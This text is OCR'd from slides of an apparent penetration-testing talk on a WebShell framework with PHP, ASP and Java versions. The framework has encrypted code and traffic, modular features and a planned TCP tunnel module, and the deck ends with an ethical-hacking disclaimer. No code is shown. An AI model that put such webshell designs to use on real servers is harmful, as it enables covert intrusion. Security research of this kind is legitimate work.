
Proof-of-concept

- Pieces of code
- Demonstration

Conclusion & perspectives


WebShell Development : classes & roles


- **Client WebShell : Java Swing, Netbeans IDE**



WebShell proof-of-concept

- **Interface / Demo**





Summary

Problematic & Objective

State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools

Conception

Proof-of-concept

- Pieces of code
- Demonstration

Conclusion & perspectives

Conclusion and perspectives

- **WebShell framework was developed to meet:**
  - Homogenization: versions PHP, ASP and Java available with a single interface
  - Modular structure: features adopted to auditors and possibility to add their own modules
  - Protection: encrypted source code and encrypted communications

- **Outlook**
  - Finalization of the development of modules like TCP tunnel (Reduh style)
  - Tests on different platforms / infrastructures

- **Distribution**
  - No distribution of this PoC is planned

Questions / Answers

Disclaimer

- The presented study is in order to carried out Ethical Hacking
- Some tools presented in this slide maybe Unlawful in some country
- Locale legislation must be apply